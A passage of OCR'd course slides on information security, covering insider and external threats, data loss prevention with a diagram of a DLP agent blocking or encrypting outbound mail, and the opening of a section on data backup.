- Lack of proper management controls for **monitoring employee activities**
- Use of an insecure mode of data **transfers**

External Threats

- Attackers take advantage of insiders' vulnerabilities to perform various attacks by **stealing the credentials** of a legitimate employee
- This gives the attacker unlimited **access to the target network**


Examples of External Threats

- Hacking or Code Injection Attacks
- Malware
- Phishing
- Corporate Espionage or Competitors
- Business Partners or Contractors

Notes:


What is Data Loss Prevention (DLP)?

- DLP is the identification and **monitoring of sensitive data** to ensure that end users do not send sensitive information outside the corporate network


DLP Agent
Employee sends various emails
Enterprise Network
DLP Server
Block
Encrypt
Block
Encrypt
Web Mail
Supplier Networks
Social Networks
Partner Networks

LO#05: Summarize Data Backup Process

Notes:




Data Backup

- Data is the **heart** of any organization; data loss can be costly as it may have financial impact to any organization
- Backup is the process of making a **duplicate copy** of critical data that can be used for restore and recovery purposes when the primary copy is lost or corrupted either accidentally or on purpose
- Data backup plays a **crucial role** in maintaining business continuity by helping organizations recover from IT disasters such as hardware failures, application failures, security breaches, human error, and deliberate sabotage

Backup Strategy or Plan

